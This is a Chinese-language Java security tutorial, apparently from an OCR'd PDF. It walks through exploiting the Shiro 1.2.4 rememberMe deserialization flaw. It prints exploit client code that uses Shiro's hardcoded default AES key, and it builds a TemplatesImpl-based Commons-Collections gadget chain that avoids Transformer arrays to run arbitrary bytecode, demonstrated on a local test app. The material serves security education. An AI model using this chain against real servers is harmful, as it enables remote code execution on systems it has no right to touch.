Java安全漫谈 - 15.TemplatesImpl在Shiro中的利用

> 这是代码审计知识星球中Java安全的第十五篇文章。

读了前面的文章，大家对反序列化已经有一定认识了，甚至在上一篇文章里，我们可以将`TemplatesImpl`融合到Commons-Collections利用链中，执行任意Java字节码了。

这时你可能有个疑问，我们既然已经有CommonsCollections6这样通杀的利用链了，为什么还需要一个`TemplatesImpl`的链呢？其实我们在学习PHP时，也曾遇到过一个场景，通过`call_user_func`造成的代码执行，和通过`eval`造成的代码执行，哪一种更有价值？相信很多曾被assert、system等函数不能使用困扰过的同学都会选择后者，这里也一样。

通过`TemplatesImpl`构造的利用链，理论上可以执行任意Java代码，这是一种非常通用的代码执行漏洞，不受到对于链的限制，特别是这几年内存马逐渐流行以后，执行任意Java代码的需求就更加浓烈了。

本文我就以一个实际的例子——Shiro反序列化漏洞，来实际使用一下`TemplatesImpl`。


使用CommonsCollections6攻击Shiro

Shiro反序列化近两年生命力最持久的漏洞之一了，说起来它的原理比较简单：**为了让浏览器或服务器重启后用户不丢失登录状态，Shiro支持将持久化信息序列化并加密后保存在Cookie的rememberMe字段中，下次读取时进行解密再反序列化。但是在Shiro 1.2.4版本之前内置了一个默认且固定的加密Key，导致攻击者可以伪造任意的rememberMe Cookie，进而触发反序列化漏洞。**


为了演示，我使用Shiro 1.2.4编写了一个超简单的登录应用，为了不引入其他干扰因素，我没有使用任何Web框架，整个项目只有两个代码文件，index.jsp和login.jsp，依赖这块也仅有下面几个：

- shiro-core、shiro-web，这是shiro本身的依赖
- javax.servlet-api、jsp-api，这是JSP和Servlet的依赖，仅在编译阶段使用，因为Tomcat中自带这两个依赖
- slf4j-api、slf4j-simple，这是为了显示shiro中的报错信息添加的依赖
- commons-logging，这是shiro中用到的一个接口，不添加会爆`java.lang.ClassNotFoundException: org.apache.commons.logging.LogFactory`错误
- commons-collections，为了演示反序列化漏洞，增加了commons-collections依赖


我们使用`mvn package`将项目打包成war包，放在Tomcat的webapps目录下。然后访问`http://localhost:8080/shirodemo/`，会跳转到登录页面：



然后输入正确的账号密码，root/secret，成功登录：



如果登录时选择了remember me的多选框，则登录成功后服务端会返回一个rememberMe的Cookie：



对此，我们攻击过程如下：


1. 使用以前学过的CommonsCollections利用链生成一个序列化Payload
2. 使用Shiro默认Key进行加密
3. 将密文作为rememberMe的Cookie发送给服务端

我将第1、2步编写成了一个Class：Client0.java，其中用到的Gadget是CommonsCollections6，对此不熟悉的同学可以参考系列之前的文章。

```
package com.govuln.shiroattack;

import org.apache.shiro.crypto.AesCipherService;
import org.apache.shiro.util.ByteSource;

public class Client0 {
    public static void main(String []args) throws Exception {
        byte[] payloads = new CommonsCollections6().getPayload("calc.exe");
        AesCipherService aes = new AesCipherService();
        byte[] key =
java.util.Base64.getDecoder().decode("kPH+bIxk5D2deZiIxcaaaA==");

        ByteSource ciphertext = aes.encrypt(payloads, key);
        System.out.printf(ciphertext.toString());
    }
}
```

加密的过程，我直接使用的shiro内置的类`org.apache.shiro.crypto.AesCipherService`，最后生成一段base64字符串。

直接将这段字符串作为rememberMe的值（不做url编码），发送给shiro。结果并没有像我想的那样弹出计算器，而是Tomcat出现了报错：



这是为什么？

冲突与限制

我们找到异常信息的倒数第一行，也就是这个类：`org.apache.shiro.io.ClassResolvingObjectInputStream`。可以看到，这是一个ObjectInputStream的子类，其重写了`resolveClass`方法：

```
package org.apache.shiro.io;
```

```
2
3  import org.apache.shiro.util.ClassUtils;
4  import org.apache.shiro.util.UnknownClassException;
5
6  import java.io.IOException;
7  import java.io.InputStream;
8  import java.io.ObjectInputStream;
9  import java.io.ObjectStreamClass;
10
11 public class ClassResolvingObjectInputStream extends ObjectInputStream {
12
13     public ClassResolvingObjectInputStream(InputStream inputStream) throws
   IOException {
14         super(inputStream);
15     }
16
17     /**
18      * Resolves an {@link ObjectStreamClass} by delegating to Shiro's
19      * {@link ClassUtils#forName(String)} utility method, which is known to
   work in all ClassLoader environments.
20      *
21      * @param osc the ObjectStreamClass to resolve the class name.
22      * @return the discovered class
23      * @throws IOException never - declaration retained for subclass
   consistency
24      * @throws ClassNotFoundException if the class could not be found in any
   known ClassLoader
25      */
26     @Override
27     protected Class<?> resolveClass(ObjectStreamClass osc) throws
   IOException, ClassNotFoundException {
28         try {
29             return ClassUtils.forName(osc.getName());
30         } catch (UnknownClassException e) {
31             throw new ClassNotFoundException("Unable to load
   ObjectStreamClass [" + osc + "]: ", e);
32         }
33     }
34 }
```

`resolveClass`是反序列化中用来查找类的方法，简单来说，读取序列化流的时候，读到一个字符串形式的类名，需要通过这个方法来找到对应的`java.lang.Class`对象。


对比一下它的父类，也就是正常的`ObjectInputStream`类中的`resolveClass`方法：

```
1  protected Class<?> resolveClass(ObjectStreamClass desc)
2      throws IOException, ClassNotFoundException
3  {
4      String name = desc.getName();
5      try {
6          return Class.forName(name, false, latestUserDefinedLoader());
7      } catch (ClassNotFoundException ex) {
8          Class<?> cl = primClasses.get(name);
9          if (cl != null) {
10             return cl;
11         } else {
12             throw ex;
```

```
        }
    }
}
```

区别就是前者用的是`org.apache.shiro.util.ClassUtils#forName`（实际上内部用到了`org.apache.catalina.loader.ParallelWebappClassLoader#loadClass`），而后者用的是Java原生的`Class.forName`。

那么，我们在异常捕捉的位置下个断点，看看是哪个类触发了异常：



可见，出异常时加载的类名为`[Lorg.apache.commons.collections.Transformer;`。这个类名看起来怪，其实就是表示`org.apache.commons.collections.Transformer`的数组。

所以，网上很多文章就给出结论，`Class.forName`支持加载数组，而`ClassLoader.loadClass`不支持加载数组，这个区别导致了问题。

但是经过我的调试发现，事情的原因没有那么简单，中间涉及到大量Tomcat对类加载的处理逻辑，这个分析过程远远无法在本文说清楚，大家可以阅读这两篇文章，并自己亲自调试一下，也许能更深入的了解这个问题：

- https://blog.zsxsoft.com/post/35
- http://www.rai4over.cn/2020/Shiro-1-2-4-RememberMe%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90-CVE-2016-4437/

这里仅给出最后的结论：**如果反序列化流中包含非Java自身的数组，则会出现无法加载类的错误。**这就解释了为什么CommonsCollections6无法利用了，因为其中用到了Transformer数组。

构造不含数组的反序列化Gadget

为解决这个问题，Orange在其文章中给出了使用JRMP的利用方法：http://blog.orange.tw/2018/03/pwn-ctf-platform-with-java-jrmp-gadget.html。《Java安全漫谈》还没有讲到JRMP，且JRMP需要使用外连服务器，利用起来会受到限制，我们能不能想想其他方法呢？

本文最先说到的`TemplatesImpl`就要粉墨登场啦。我们在文章13中介绍了`TemplatesImpl`，我们可以通过下面这几行代码来执行一段Java的字节码：

```
TemplatesImpl obj = new TemplatesImpl();
setFieldValue(obj, "_bytecodes", new byte[][] {"...bytescode"});
setFieldValue(obj, "_name", "HelloTemplatesImpl");
setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

obj.newTransformer();
```

而在文章14中我们介绍了，利用`InvokerTransformer`调用`TemplatesImpl#newTransformer`方法：

```
Transformer[] transformers = new Transformer[]{
    new ConstantTransformer(obj),
    new InvokerTransformer("newTransformer", null, null)
};
```

不过，这里仍然用到了Transformer数组，不符合条件。

如何去除这一过程中的Transformer数组呢？wh1t3p1g在这篇文章里给出了一个行之有效的方法。

回顾一下，在CommonsCollections6中，我们用到了一个类，`TiedMapEntry`，其构造函数接受两个参数，参数1是一个Map，参数2是一个对象key。`TiedMapEntry`类有个`getValue`方法，调用了map的get方法，并传入key：

```
public Object getValue() {
    return map.get(key);
}
```

当这个map是LazyMap时，其get方法就是触发transform的关键点：

```
public Object get(Object key) {
    // create value for key if key is not currently in the map
    if (map.containsKey(key) == false) {
        Object value = factory.transform(key);
        map.put(key, value);
        return value;
    }
    return map.get(key);
}
```

我们以往构造CommonsCollections Gadget的时候，对`LazyMap#get`方法的参数key是不关心的，因为通常Transformer数组的首个对象是ConstantTransformer，我们通过ConstantTransformer来初始化恶意对象。

但是此时我们无法使用Transformer数组了，也就不能再用ConstantTransformer了。此时我们却惊奇的发现，这个`LazyMap#get`的参数key，会被传进transform()，实际上它可以扮演ConstantTransformer的角色——一个简单的对象传递者。

那么我们再回看前面的Transform数组：

```
Transformer[] transformers = new Transformer[]{
    new ConstantTransformer(obj),
    new InvokerTransformer("newTransformer", null, null)
};
```

`new ConstantTransformer(obj)`这一步完全是可以去除了，数组长度变成1，那么数组也就不需要了。

这个过程其实挺巧的，而且和前面几篇文章中的知识紧密结合。如果你发现这一节有点难懂，那么一定是没有理解Transform数组运行的原理，和CommonsCollections6的原理，回去再看看就好了。

利用这个方法，我们来改造一下CommonsCollections6吧。

改造CommonsCollections6为CommonsCollectionsShiro

首先还是创建`TemplatesImpl`对象：

```
TemplatesImpl obj = new TemplatesImpl();
setFieldValue(obj, "_bytecodes", new byte[][] {"...bytescode"});
setFieldValue(obj, "_name", "HelloTemplatesImpl");
setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
```

然后我们创建一个用来调用newTransformer方法的InvokerTransformer，但注意的是，此时先传入一个人畜无害的方法，比如`getClass`，避免恶意方法在构造Gadget的时候触发：

```
Transformer transformer = new InvokerTransformer("getClass", null, null);
```

再把老的CommonsCollections6的代码复制过来，然后改上一节说到的点，就是将原来TiedMapEntry构造时的第二个参数key，改为前面创建的`TemplatesImpl`对象：

```
Map innerMap = new HashMap();
Map outerMap = LazyMap.decorate(innerMap, transformer);

TiedMapEntry tme = new TiedMapEntry(outerMap, obj);

Map expMap = new HashMap();
expMap.put(tme, "valuevalue");

outerMap.clear();
```

和我之前的CommonsCollections6稍有不同的是，我之前是使用`outerMap.remove("keykey");`来移除key的副作用，现在是通过`outerMap.clear();`，效果相同。

最后，将`InvokerTransformer`的方法从人畜无害的`getClass`，改成`newTransformer`，正式完成武器装配。

完整的代码见CommonsCollectionsShiro.java。

使用CommonsCollectionsShiro攻击Shiro


写了个Client.java来装配上面的CommonsCollectionsShiro：

```
package com.govuln.shiroattack;

import javassist.ClassPool;
import javassist.CtClass;
import org.apache.shiro.crypto.AesCipherService;
import org.apache.shiro.util.ByteSource;

public class Client {
    public static void main(String []args) throws Exception {
        ClassPool pool = ClassPool.getDefault();
        CtClass clazz =
pool.get(com.govuln.shiroattack.Evil.class.getName());
        byte[] payloads = new
CommonsCollectionsShiro().getPayload(clazz.toBytecode());
```

```
13
14          AesCipherService aes = new AesCipherService();
15          byte[] key =
java.util.Base64.getDecoder().decode("kPH+bIxk5D2deZiIxcaaaA==");
16
17          ByteSource ciphertext = aes.encrypt(payloads, key);
18          System.out.printf(ciphertext.toString());
19      }
20  }
```

这里用到了javassist，这是一个字节码操纵的第三方库，可以帮助我将恶意类`com.govuln.shiroattack.Evil`生成字节码再交给`TemplatesImpl`。

生成的POC，在Cookie里进行发送，成功弹出计算器：



这一个Gadget其实也就是XRay和Koalr师傅的CommonsCollectionsK1用来检测Shiro-550的方法。

总结一下，这一篇看似是在介绍Shiro反序列化漏洞，但实际上是介绍了如何将`TemplatesImpl`结合到CommonsCollections6中，也就解决了前一篇文章中遗留的CommonsCollections3不能在Java 8u71以上利用的问题。

但是，Shiro反序列化的故事其实还没有完，在后面介绍完CommonsBeanutils利用链后，我们还会再遇到Shiro，这里先留个小伏笔。另外，下一章也不是CommonsBeanutils，因为CommonsCollections还有个大坑没有补完，那就是CommonsCollections4。

最后补几点需要留意

- Shiro不是遇到Tomcat就一定会有数组这个问题
- Shiro-550的修复并不意味着反序列化漏洞的修复，只是默认Key被移除了
- 网上大部分的文章上来就是装一个commons-collections4.0，这个是没有代表性的，不建议将这二者结合起来学习